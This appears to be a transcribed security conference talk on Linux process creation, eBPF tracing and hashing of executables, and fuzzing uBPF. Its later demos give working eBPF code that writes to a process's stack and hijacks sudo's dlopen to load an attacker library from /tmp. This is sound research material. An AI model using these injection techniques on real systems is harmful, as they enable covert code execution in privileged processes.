896 asmlinkage long sys_execve(const char __user *filename,
897                 const char __user *const __user *argv,
898                 const char __user *const __user *envp);
899
```

/ fs / exec.c

```
2059 SYSCALL_DEFINE3(execve,
2060                 const char __user *, filename,
2061                 const char __user *const __user *, argv,
2062                 const char __user *const __user *, envp)
2063 {
2064         return do_execve(getname(filename), argv, envp);
2065 }
2066
```

Linux Process Creation

- libc execve()
- kernel sys_execve()
- do_execve()
- do_execveat_common()
    - Initialize linux_binprm
- bprm_execve()
    - Create and run task

/ fs / exec.c

```
1982  static int do_execve(struct filename *filename,
1983          const char __user *const __user *__argv,
1984          const char __user *const __user *__envp)
1985  {
1986          struct user_arg_ptr argv = { .ptr.native = __argv };
1987          struct user_arg_ptr envp = { .ptr.native = __envp };
1988          return do_execveat_common(AT_FDCWD, filename, argv, envp, 0);
1989  }
1990
```

/ fs / exec.c

```
1860  static int do_execveat_common(int fd, struct filename *filename,
1861                                struct user_arg_ptr argv,
1862                                struct user_arg_ptr envp,
1863                                int flags)
1864  {
1865          struct linux_binprm *bprm;
1866          int retval;
```

Linux Process Creation

- The linux_bprm struct holds the context for a process during program load
  - mm - memory map
  - p - top of memory (stack)

/ include / linux / binfmts.h

```
17  struct linux_binprm {
18  #ifdef CONFIG_MMU
19          struct vm_area_struct *vma;
20          unsigned long vma_pages;
21  #else
22  # define MAX_ARG_PAGES  32
23          struct page *page[MAX_ARG_PAGES];
24  #endif
25          struct mm_struct *mm;
26          unsigned long p; /* current top of mem */
27          unsigned long argmin; /* rlimit marker for copy_strings() */
28          unsigned int
29                  /* Should an execfd be passed to userspace? */
30                  have_execfd:1,
31
32                  /* Use the creds of a script (see binfmt_misc) */
33                  execfd_creds:1,
34                  /*
35                   * Set by bprm_creds_for_exec hook to indicate a
36                   * privilege-gaining exec has happened. Used to set
37                   * AT_SECURE auxv for glibc.
38                   */
39                  secureexec:1,
40                  /*
41                   * Set when errors can no longer be returned to the
42                   * original userspace.
43                   */
44                  point_of_no_return:1;
45  #ifdef __alpha__
46          unsigned int taso:1;
47  #endif
```

Linux Process Creation

- The linux_bprm struct holds the context for a process during program load
  - executable - target binary
  - interpreter - linker
  - fdpath – full path of target binary
  - buf - ELF header

/ include / linux / binfmts.h All sym

```
48         struct file *executable; /* Executable to pass to the interpreter */
49         struct file *interpreter;
50         struct file *file;
51         struct cred *cred;      /* new credentials */
52         int unsafe;             /* how unsafe this exec is (mask of LSM_UNSAFE_*) */
53         unsigned int per_clear; /* bits to clear in current->personality */
54         int argc, envc;
55         const char *filename;   /* Name of binary as seen by procps */
56         const char *interp;     /* Name of the binary really executed. Most
57                                    of the time same as filename, but could be
58                                    different for binfmt_{misc,script} */
59         const char *fdpath;     /* generated filename for execveat */
60         unsigned interp_flags;
61         int execfd;             /* File descriptor of the executable */
62         unsigned long loader, exec;
63 
64         struct rlimit rlim_stack; /* Saved RLIMIT_STACK used during exec. */
65 
66         char buf[BINPRM_BUF_SIZE];
67 } __randomize_layout;
68
```

FUZZING/IO

Linux Process Creation

- bprm_execve()
  - set uid/gid and privileges
    - prepare_bprm_creds()
  - open file descriptors
    - do_open_execat()
  - select cpu, add to scheduler
    - sched_exec()
  - exec_binprm()

/ fs / exec.c

```
1790 /*
1791  * sys_execve() executes a new program.
1792  */
1793 static int bprm_execve(struct linux_binprm *bprm,
1794                        int fd, struct filename *filename, int flags)
1795 {
1796         struct file *file;
1797         int retval;
1798 
1799         retval = prepare_bprm_creds(bprm);
1800         if (retval)
1801                 return retval;
1802 
1803         check_unsafe_exec(bprm);
1804         current->in_execve = 1;
1805 
1806         file = do_open_execat(fd, filename, flags);
1807         retval = PTR_ERR(file);
1808         if (IS_ERR(file))
1809                 goto out_unmark;
1810 
1811         sched_exec();
1812 
1813         bprm->file = file;
1814         /*
1815          * Record that a name derived from an O_CLOEXEC fd will be
1816          * inaccessible after exec.  This allows the code in exec to
1817          * choose to fail when the executable is not mmaped into the
1818          * interpreter and an open file descriptor is not passed to
1819          * the interpreter.  This makes for a better user experience
1820          * than having the interpreter start and then immediately fail
1821          * when it finds the executable is inaccessible.
1822          */
1823         if (bprm->fdpath && get_close_on_exec(fd))
1824                 bprm->interp_flags |= BINPRM_FLAGS_PATH_INACCESSIBLE;
1825 
1826         /* Set the unchanging part of bprm->cred */
1827         retval = security_bprm_creds_for_exec(bprm);
1828         if (retval)
1829                 goto out;
1830 
1831         retval = exec_binprm(bprm);
1832         if (retval < 0)
1833                 goto out;
```

Linux Process Creation

- exec_binprm()
  - Load current target binary
    - search_binary_handler()
    - fmt->load_binary()
    - **load_elf_binary()**
  - Load interpreter if needed
    - Set interpreter as target ELF entry
  - Run the scheduled task

/ fs / exec.c   All

```c
1745 static int exec_binprm(struct linux_binprm *bprm)
1746 {
1747         pid_t old_pid, old_vpid;
1748         int ret, depth;
1749 
1750         /* Need to fetch pid before load_binary changes it */
1751         old_pid = current->pid;
1752         rcu_read_lock();
1753         old_vpid = task_pid_nr_ns(current, task_active_pid_ns(current->parent));
1754         rcu_read_unlock();
1755 
1756         /* This allows 4 levels of binfmt rewrites before failing hard. */
1757         for (depth = 0;; depth++) {
1758                 struct file *exec;
1759                 if (depth > 5)
1760                         return -ELOOP;
1761 
1762                 ret = search_binary_handler(bprm);
1763                 if (ret < 0)
1764                         return ret;
1765                 if (!bprm->interpreter)
1766                         break;
1767 
1768                 exec = bprm->file;
1769                 bprm->file = bprm->interpreter;
1770                 bprm->interpreter = NULL;
1771 
1772                 allow_write_access(exec);
1773                 if (unlikely(bprm->have_execfd)) {
1774                         if (bprm->executable) {
1775                                 fput(exec);
1776                                 return -ENOEXEC;
1777                         }
1778                         bprm->executable = exec;
1779                 } else
1780                         fput(exec);
1781         }
1782 
1783         audit_bprm(bprm);
1784         trace_sched_process_exec(current, old_pid, bprm);
1785         ptrace_event(PTRACE_EVENT_EXEC, old_vpid);
1786         proc_exec_connector(current);
1787         return 0;
1788 }
```

Linux Process Creation

- search_binary_handler() cycles the available format handlers and attempts to execute the associated load_binary function

- load_binary() functions validate the magic header of the binary and continue if the appropriate binary handler was located

/ fs / exec.c

```
1697   * cycle the list of binary formats handler, until one recognizes the image
1698   */
1699  static int search_binary_handler(struct linux_binprm *bprm)
1700  {
1701          bool need_retry = IS_ENABLED(CONFIG_MODULES);
1702          struct linux_binfmt *fmt;
1703          int retval;
1704
1705          retval = prepare_binprm(bprm);
1706          if (retval < 0)
1707                  return retval;
1708
1709          retval = security_bprm_check(bprm);
1710          if (retval)
1711                  return retval;
1712
1713          retval = -ENOENT;
1714   retry:
1715          read_lock(&binfmt_lock);
1716          list_for_each_entry(fmt, &formats, lh) {
1717                  if (!try_module_get(fmt->module))
1718                          continue;
1719                  read_unlock(&binfmt_lock);
1720
1721                  retval = fmt->load_binary(bprm);
```

Linux ELF Loader

- Binary format handlers are registered in the init functions of their respective modules (binfmt_elf.c, binfmt_aout.c)
- For ELF files this is binfmt_elf.c and the loader function is load_elf_binary()

/ fs / binfmt_elf.c


```
100  static struct linux_binfmt elf_format = {
101          .module         = THIS_MODULE,
102          .load_binary    = load_elf_binary,
103          .load_shlib     = load_elf_library,
104          .core_dump      = elf_core_dump,
105          .min_coredump   = ELF_EXEC_PAGESIZE,
106  };
```

/ fs / binfmt_elf.c

```
2299  static int __init init_elf_binfmt(void)
2300  {
2301          register_binfmt(&elf_format);
2302          return 0;
2303  }
```

FUZZING/IO

Linux ELF Loader



FUZZING/IO

Linux ELF Loader

- load_elf_binary()
  - Attempt to locate a PT_INTERP program header and determine interpreter file format

/ fs / binfmt_elf.c

```
823  static int load_elf_binary(struct linux_binprm *bprm)
824  {
825          struct file *interpreter = NULL; /* to shut gcc up */
826          unsigned long load_addr = 0, load_bias = 0;
827          int load_addr_set = 0;
828          unsigned long error;
829          struct elf_phdr *elf_ppnt, *elf_phdata, *interp_elf_phdata = NULL;
830          struct elf_phdr *elf_property_phdata = NULL;
831          unsigned long elf_bss, elf_brk;
832          int bss_prot = 0;
833          int retval, i;
834          unsigned long elf_entry;
835          unsigned long e_entry;
836          unsigned long interp_load_addr = 0;
837          unsigned long start_code, end_code, start_data, end_data;
838          unsigned long reloc_func_desc __maybe_unused = 0;
839          int executable_stack = EXSTACK_DEFAULT;
840          struct elfhdr *elf_ex = (struct elfhdr *)bprm->buf;
841          struct elfhdr *interp_elf_ex = NULL;
842          struct arch_elf_state arch_state = INIT_ARCH_ELF_STATE;
843          struct mm_struct *mm;
844          struct pt_regs *regs;
845
846          retval = -ENOEXEC;
847          /* First of all, some simple consistency checks */
848          if (memcmp(elf_ex->e_ident, ELFMAG, SELFMAG) != 0)
849                  goto out;
850
851          if (elf_ex->e_type != ET_EXEC && elf_ex->e_type != ET_DYN)
852                  goto out;
853          if (!elf_check_arch(elf_ex))
854                  goto out;
855          if (elf_check_fdpic(elf_ex))
856                  goto out;
857          if (!bprm->file->f_op->mmap)
858                  goto out;
859
860          elf_phdata = load_elf_phdrs(elf_ex, bprm->file);
861          if (!elf_phdata)
862                  goto out;
863
864          elf_ppnt = elf_phdata;
865          for (i = 0; i < elf_ex->e_phnum; i++, elf_ppnt++) {
866                  char *elf_interpreter;
867
868                  if (elf_ppnt->p_type == PT_GNU_PROPERTY) {
869                          elf_property_phdata = elf_ppnt;
870                          continue;
871                  }
872
873                  if (elf_ppnt->p_type != PT_INTERP)
874                          continue;
```

FUZZING/IO

Linux ELF Loader

- load_elf_binary()
  - Attempt to locate a PT_INTERP program header and determine interpreter file format
  - Map the binary into memory via elf_map() Map pages for the bss and heap

/ fs / binfmt_elf.c

```
1141                    error = elf_map(bprm->file, load_bias + vaddr, elf_ppnt,
1142                                    elf_prot, elf_flags, total_size);
1143                    if (BAD_ADDR(error)) {
1144                            retval = IS_ERR((void *)error) ?
1145                                    PTR_ERR((void*)error) : -EINVAL;
1146                            goto out_free_dentry;
1147                    }
1148
1149                    if (!load_addr_set) {
1150                            load_addr_set = 1;
1151                            load_addr = (elf_ppnt->p_vaddr - elf_ppnt->p_offset);
1152                            if (elf_ex->e_type == ET_DYN) {
1153                                    load_bias += error -
1154                                                 ELF_PAGESTART(load_bias + vaddr);
1155                                    load_addr += load_bias;
1156                                    reloc_func_desc = load_bias;
1157                            }
1158                    }
1159                    k = elf_ppnt->p_vaddr;
1160                    if ((elf_ppnt->p_flags & PF_X) && k < start_code)
1161                            start_code = k;
1162                    if (start_data < k)
1163                            start_data = k;
```

FUZZING/IO

Linux ELF Loader

- load_elf_binary()
    - Call load_elf_interp() if the binary is dynamically linked and set the entry point to the mapped interpreter's address

/ fs / binfmt_elf.c

```
1201	/* Calling set_brk effectively mmaps the pages that we need
1202	 * for the bss and break sections.  We must do this before
1203	 * mapping in the interpreter, to make sure it doesn't wind
1204	 * up getting placed where the bss needs to go.
1205	 */
1206	retval = set_brk(elf_bss, elf_brk, bss_prot);
1207	if (retval)
1208		goto out_free_dentry;
1209	if (likely(elf_bss != elf_brk) && unlikely(padzero(elf_bss))) {
1210		retval = -EFAULT; /* Nobody gets to see this, but.. */
1211		goto out_free_dentry;
1212	}
1213
1214	if (interpreter) {
1215		elf_entry = load_elf_interp(interp_elf_ex,
1216					    interpreter,
1217					    load_bias, interp_elf_phdata,
1218					    &arch_state);
```

FUZZING/IO

Linux ELF Loader

- load_elf_binary()
  - Call load_elf_interp() if the binary is dynamically linked and set the entry point to the mapped interpreter's address
  - Copy the process's environment, arguments, credentials, and the elf_info struct to the stack via create_elf_tables()

/ fs / binfmt_elf.c

```
1257 	retval = create_elf_tables(bprm, elf_ex,
1258 			  load_addr, interp_load_addr, e_entry);
1259 	if (retval < 0)
1260 		goto out;
1261 
1262 	mm = current->mm;
1263 	mm->end_code = end_code;
1264 	mm->start_code = start_code;
1265 	mm->start_data = start_data;
1266 	mm->end_data = end_data;
1267 	mm->start_stack = bprm->p;
```

FUZZING/IO

Linux ELF Loader

- load_elf_binary()
  - Call load_elf_interp() if the binary is dynamically linked and set the entry point to the mapped interpreter's address
  - Copy the process's environment, arguments, credentials, and the elf_info struct to the stack via create_elf_tables()
  - Finally, begin execution of the new task via start_thread() and return to userspace

/ fs / binfmt_elf.c

```
1257            retval = create_elf_tables(bprm, elf_ex,
1258                              load_addr, interp_load_addr, e_entry);
1259            if (retval < 0)
1260                    goto out;
1261
1262            mm = current->mm;
1263            mm->end_code = end_code;
1264            mm->start_code = start_code;
1265            mm->start_data = start_data;
1266            mm->end_data = end_data;
1267            mm->start_stack = bprm->p;
```

/ fs / binfmt_elf.c

```
1312            finalize_exec(bprm);
1313            START_THREAD(elf_ex, regs, elf_entry, bprm->p);
1314            retval = 0;
1315    out:
1316            return retval;
```

Linux ELF Loader

- At this point the process has been created, memory populated, and thread scheduled
- The process context is initialized, elf_entry is set to the linker entry point in the case of dynamic binaries

ebpf-elf-trace

```
bash-322616  [001] .... 11888.358509: 0: ==========================
bash-322616  [001] .... 11888.358746: 0: execve() uid=1000 pid=322616 path=/usr/bin/w
bash-322616  [001] .... 11888.358769: 0:   do_open_execat() filename: /usr/bin/w
bash-322616  [001] .... 11888.358884: 0:     hook_load_elf_binary() bprm_buf_hash: 4ec38
bash-322616  [001] .... 11888.358903: 0:   do_open_execat() filename: /lib64/ld-linux-x86-64.so.2
   w-322616  [001] d... 11888.359190: 0:       elf_map() segment: 5637b93cc000
   w-322616  [001] d... 11888.359365: 0:       elf_map() segment: 5637b93ce000
   w-322616  [001] d... 11888.359378: 0:       elf_map() segment: 5637b93d0000
   w-322616  [001] d... 11888.359391: 0:       elf_map() segment: 5637b93d1000
   w-322616  [001] d... 11888.359531: 0:       elf_map() segment: 7f5892025000
   w-322616  [001] d... 11888.359572: 0:       elf_map() segment: 7f5892026000
   w-322616  [001] d... 11888.359792: 0:       elf_map() segment: 7f5892049000
   w-322616  [001] d... 11888.359871: 0:       elf_map() segment: 7f5892052000
   w-322616  [001] .... 11888.359896: 0:   map_vdso()   map addr: 7ffe6c154000
   w-322616  [001] .... 11888.359911: 0:   create_elf_tables()
   w-322616  [001] .... 11888.359921: 0:               load_addr: 5637b93cc000
   w-322616  [001] .... 11888.360172: 0:        interp_load_addr: 7f5892025000
   w-322616  [001] .... 11888.360263: 0:           exec->e_entry: 5637b93ce9e0
   w-322616  [001] .... 11888.360812: 0:   start_thread()
   w-322616  [001] .... 11888.360908: 0:       uid=1000 addr=7f5892026100 path=/lib64/ld-linux-x86-64.so.2
   w-322616  [001] .... 11888.361136: 0: ----------------------
```

ebpf-elf-trace

```
int syscall__execve(struct pt_regs *ctx,
    const char __user *filename,
    const char __user *const __user *__argv,
    const char __user *const __user *__envp)
{
    struct task_struct *task = (struct task_struct *)bpf_get_current_task();
    squirt_t s = {};

    s.uid = bpf_get_current_uid_gid() & 0xffffffff;
    s.pid = bpf_get_current_pid_tgid() >> 32;
    s.ppid = task->real_parent->tgid;
    squirt_ctx.update(&s.pid, &s);

    bpf_trace_printk("==========================\n");
    bpf_trace_printk("execve() uid=%d pid=%d path=%s\n", s.uid, s.pid, filename);
```

ebpf-elf-trace

```
int hook_start_thread(struct pt_regs *ctx,
    struct pt_regs *regs,
    unsigned long new_ip,
    unsigned long new_sp)
{
    struct task_struct *task = (struct task_struct *)bpf_get_current_task();
    u64 pid = task->pid;

    squirt_t *s = squirt_ctx.lookup(&pid);
    if(s != NULL)
    {
        bpf_trace_printk("  start_thread()\n");
        bpf_trace_printk("      uid=%d addr=%llx path=%s\n", s->uid, new_ip, s->path);
    }
    bpf_trace_printk("----------------------\n");

out:
    return 0;
}
```

ebpf-hasher

- Using our hooks we can now intercept loaded programs to hash them
- We need to select a hash small enough to fit in the constraints of a eBPF program (limited loops and instruction count)
- I am currently using MurmurHash2 but it’s a minor detail

FUZZING/IO

ebpf-hasher

```
int hook_load_elf_binary(struct pt_regs *ctx, struct linux_binprm *bprm)
{
    struct task_struct *task = (struct task_struct *)bpf_get_current_task();
    u64 pid = task->pid;
    squirt_t *s = squirt_ctx.lookup(&pid);
    char probe_buf[256] = {};
    void *probe_ptr;

    if(s != NULL)
    {
        if(bpf_probe_read_user(probe_buf, sizeof(probe_buf), bprm->buf))
        {
            bpf_trace_printk("    hook_load_elf_binary(): Error reading data to hash: %llx\n", probe_ptr);
        }
        else
        {
            unsigned long hash = MurmurHash2(probe_buf, sizeof(probe_buf), 31337);
            bpf_trace_printk("    hook_load_elf_binary() bprm_buf_hash: %llx\n", pid, hash);
        }
    }
    return 0;
}
```

Hashing Executables

- The demo shows a small hash being performed due to stack size limits, turning this into an iterative hash loop would solve that
- Alternatively, in our current hooks we can find the load addresses of the various segments in the main ELF binary that is being loaded
- This PoC is only hashing the main binary, we would really want to use additional hooks for shared library loads

Logging Hashes for “Telemetry”

- We could use perf events to send information from our eBPF program to our userland process

- This is now “telemetry” which could then send data back to the mothership similar to common AV solutions

```
table := bpf.NewTable(m.TableId("events"), m)

channel := make(chan []byte, 1000)

perfMap, err := bpf.InitPerfMap(table, channel, nil)
if err != nil {
    fmt.Fprintf(os.Stderr, "Failed to init perf map: %s\n", err)
    os.Exit(1)
}
```

eBPF Writing Process Memory

- eBPF cannot write to kernel memory, but we can write to writable pages in user memory from a usermode hook context
- We need to hook a userland function. To do this early and in a universal way, we can hook ld-linux.so which will be linked into all dynamic processes

Linux ELF Linker (ld-linux.so)

- The kernel is nice enough to provide a System.map with many symbol locations for hooking, ld-linux.so is less exposed.

```
vulndev@ubuntu:~/ebpf/cbsensor-linux-bpf$ readelf -s /lib64/ld-linux-x86-64.so.2  | grep -v WEAK | grep FUNC
     1: 000000000001adf0    12 FUNC    GLOBAL DEFAULT   14 __get_cpu_features@@GLIBC_PRIVATE
     2: 000000000001da70    72 FUNC    GLOBAL DEFAULT   14 _dl_signal_exception@@GLIBC_PRIVATE
     3: 0000000000014680    25 FUNC    GLOBAL DEFAULT   14 _dl_get_tls_static_info@@GLIBC_PRIVATE
     6: 000000000001dc40   227 FUNC    GLOBAL DEFAULT   14 _dl_catch_exception@@GLIBC_PRIVATE
     8: 000000000001dd30    69 FUNC    GLOBAL DEFAULT   14 _dl_catch_error@@GLIBC_PRIVATE
    11: 00000000000149a0   106 FUNC    GLOBAL DEFAULT   14 _dl_allocate_tls@@GLIBC_PRIVATE
    14: 0000000000014a10   127 FUNC    GLOBAL DEFAULT   14 _dl_deallocate_tls@@GLIBC_PRIVATE
    15: 0000000000015480   196 FUNC    GLOBAL DEFAULT   14 _dl_find_dso_for_object@@GLIBC_PRIVATE
    16: 0000000000018ca0   248 FUNC    GLOBAL DEFAULT   14 _dl_exception_create@@GLIBC_PRIVATE
    19: 0000000000013e00   607 FUNC    GLOBAL DEFAULT   14 _dl_mcount@@GLIBC_2.2.5
    20: 0000000000018da0  1200 FUNC    GLOBAL DEFAULT   14 _dl_exception_create_form@@GLIBC_PRIVATE
    21: 000000000001a5d0   109 FUNC    GLOBAL DEFAULT   14 __tunable_get_val@@GLIBC_PRIVATE
    22: 0000000000019250    34 FUNC    GLOBAL DEFAULT   14 _dl_exception_free@@GLIBC_PRIVATE
    23: 000000000001dac0    83 FUNC    GLOBAL DEFAULT   14 _dl_signal_error@@GLIBC_PRIVATE
    24: 00000000000121d0     5 FUNC    GLOBAL DEFAULT   14 _dl_debug_state@@GLIBC_PRIVATE
    27: 000000000001ada0    65 FUNC    GLOBAL DEFAULT   14 __tls_get_addr@@GLIBC_2.3
    28: 0000000000015130    76 FUNC    GLOBAL DEFAULT   14 _dl_make_stack_executable@@GLIBC_PRIVATE
    30: 0000000000014770   549 FUNC    GLOBAL DEFAULT   14 _dl_allocate_tls_init@@GLIBC_PRIVATE
    33: 000000000000b090   662 FUNC    GLOBAL DEFAULT   14 _dl_rtld_di_serinfo@@GLIBC_PRIVATE
```

ebpf-squirt-rop

- For our next trick, we can hook the userland linking of the process and inject a ROP payload onto the stack. For now a simple demo of callstack control

```
int hook_dl_allocate_tls_init(struct pt_regs *ctx, void *p)
{
    bpf_trace_printk("hook_dl_allocate_tls_init %llx\n", ctx->ip);
    struct task_struct *task = (struct task_struct *)bpf_get_current_task();
    u64 pid = task->pid;
    squirt_t *s = squirt_ctx.lookup(&pid);
    uint64_t probe_ptr;
    char probe_buf[256] = {};
    if(s != NULL)
    {
        bpf_trace_printk("[SQUIRT_EDR]: uid=%d pid=%d path=%s\n", s->uid, s->pid, s->path);
        if(bpf_probe_read_user(probe_buf, sizeof(probe_buf), s->load_addr))
        {
            bpf_trace_printk("[SQUIRT_EDR]: Error reading data to hash: %llx\n", probe_ptr);
        }


        int ret = 0;
        unsigned long hash = MurmurHash2(probe_buf, 256, 31337);
        bpf_trace_printk("[SQUIRT_EDR]: hash: %x\n", hash);
```

ebpf-squirt-rop

- For our next trick, we can hook the userland linking of the process and inject a ROP payload onto the stack. For now a simple demo of callstack control

```
unsigned long hash = MurmurHash2(probe_buf, 256, 31337);
bpf_trace_printk("[SQUIRT_EDR]: hash: %x\n", hash);
if(hash == 0xe832b4d6) // hash for /usr/bin/id
{
    const char toorcon_slap[] = "hello toorcon!";

    bpf_trace_printk("[SQUIRT_EDR] BAD HASH! Attempting to kill program! %llx\n", ctx->ip);
    ret = bpf_probe_write_user((void *)ctx->sp, (void *)toorcon_slap, sizeof(toorcon_slap));
    if (ret)
    {
        bpf_trace_printk("[SQUIRT_EDR]: Error writing code to process: %d addr: %llx\n", s->pid,  probe_ptr);
    }
    else
    {
        bpf_trace_printk("[SQUIRT_EDR] PROGRAM TERMINATED WITH TOORCON SLAP\n");
    }
}
```

ebpf-squirt-rop

- For our next trick, we can hook the userland linking of the process and inject a ROP payload onto the stack. For now a simple demo of callstack control

```
vulndev@ubuntu:~/ebpf/ebpf-squirt$ gdb -q id
Reading symbols from id...
(No debugging symbols found in id)
(gdb) r
Starting program: /usr/bin/id
Using PIE (Position Independent Executable) displacement 0x555555554000 for "/usr/bin/id".
Reading symbols from /lib64/ld-linux-x86-64.so.2...
(No debugging symbols found in /lib64/ld-linux-x86-64.so.2)
Reading symbols from system-supplied DSO at 0x7ffff7fce000...
(No debugging symbols found in system-supplied DSO at 0x7ffff7fce000)

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7fe38b7 in _dl_allocate_tls_init () from /lib64/ld-linux-x86-64.so.2
(gdb) bt
#0  0x00007ffff7fe38b7 in _dl_allocate_tls_init () from /lib64/ld-linux-x86-64.so.2
#1  0x6f74206f6c6c6568 in ?? ()
#2  0x0000216e6f63726f in ?? ()
#3  0x0000000000000000 in ?? ()
(gdb) x/i $pc
=> 0x7ffff7fe38b7 <_dl_allocate_tls_init+327>:  retq
(gdb) x/s $rsp
0x7fffffffdbc8: "hello toorcon!"
```

ebpf-squirt-edr

- Combining these ideas we can enforce ACL rules on processes to cause them to force terminate via an injected ROP payload.
- For the demo, we are just terminating all instances of /usr/bin/id based on the hash from the main executable ELF entry point

```
id-322815  [001] .... 13189.903316: 0: ----------------------
id-322815  [001] .... 13189.904562: 0: hook_dl_allocate_tls_init 7fd4611c3770
id-322815  [001] .... 13189.904751: 0: [SQUIRT_EDR]: uid=1000 pid=322815 path=/lib64/ld-linux-x86-64.so.2
id-322815  [001] .... 13189.904762: 0: [SQUIRT_EDR]: hash: e832b4d6
id-322815  [001] .... 13189.904772: 0: [SQUIRT_EDR] BAD HASH! Attempting to kill program! 7fd4611c3770
id-322815  [001] .... 13189.904783: 0: [SQUIRT_EDR] PROGRAM TERMINATED WITH TOORCON SLAP
```

ebpf-squirt-library

- One last demo – hooking dlopen on specific processes (sudo) to inject our own library

```
int hook_dlopen(struct pt_regs *ctx, const char *filename, int flags)
{
    char inject_lib[] = "/tmp/tc.so";
    char comm[256];
    bpf_get_current_comm(&comm, sizeof(comm));
    if(!memcmp(comm, "sudo", 4))
    {
        u64 ret = bpf_probe_write_user((void *)ctx->di, &inject_lib, sizeof(inject_lib));
        bpf_trace_printk("dlopen: %s %d \n", ctx->di, ret);
    }
    return 0;
}
```

ebpf-squirt-library

- One last demo – hooking dlopen on specific processes (sudo) to inject our own library

```
vulndev@ubuntu:~/ebpf/ebpf-squirt$ sudo whoami
�SAUCE00                                                                    20180824
             ==========================================
             =============  HELLO TOORCON!  =============
             ==========================================
```

The Future of eBPF

- Linux
  - eBPF is here to stay as an integral component
- Windows
  - It appears with the eBPF design Microsoft wants to run this in production without boot flags guarding it (unlike dtrace)
- Others?
  - eBPF language and interpreters will exist outside of kernels as well..

uBPF

- BSD licensed front end for the BPF language
- Very fast, similar to luajit, can be used in user applications
- Includes the bytecode compiler and optional JIT engine
- Currently selected as the frontend for Microsoft's upcoming eBPF

- Let's fuzz it!

uBPF vs AFL++

- uBPF w/o JIT enabled

```
            american fuzzy lop ++3.01a (default) [fast] {0}
┌─ process timing ─────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 0 min, 23 sec       │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 0 min, 11 sec       │  total paths : 1269  │
│ last uniq crash : 0 days, 0 hrs, 0 min, 0 sec        │ uniq crashes : 53    │
│  last uniq hang : 0 days, 0 hrs, 0 min, 0 sec        │   uniq hangs : 1     │
├─ cycle progress ────────────────────┬─ map coverage ─┴──────────────────────┤
│  now processing : 30.0 (2.4%)       │    map density : 2.05% / 24.41%      │
│ paths timed out : 0 (0.00%)         │ count coverage : 5.05 bits/tuple     │
├─ stage progress ────────────────────┼─ findings in depth ───────────────────┤
│  now trying : splice 5              │ favored paths : 162 (12.77%)         │
│ stage execs : 26/32 (81.25%)        │  new edges on : 208 (16.39%)         │
│ total execs : 40.2k                 │ total crashes : 441 (53 unique)      │
│  exec speed : 1356/sec              │  total tmouts : 1 (1 unique)         │
├─ fuzzing strategy yields ───────────┴───────────────┬─ path geometry ────────┤
│   bit flips : n/a, n/a, n/a                         │    levels : 14         │
│  byte flips : n/a, n/a, n/a                         │   pending : 1232       │
│ arithmetics : n/a, n/a, n/a                         │  pend fav : 142        │
│  known ints : n/a, n/a, n/a                         │ own finds : 2          │
│  dictionary : n/a, n/a, n/a                         │  imported : 0          │
│havoc/splice : 33/10.8k, 22/19.0k                    │ stability : 100.00%    │
│   py/custom : 0/0, 0/0                              ├────────────────────────┘
│        trim : 0.00%/128, n/a                        │          [cpu000: 75%]
└─────────────────────────────────────────────────────┘
```

uBPF vs AFL++

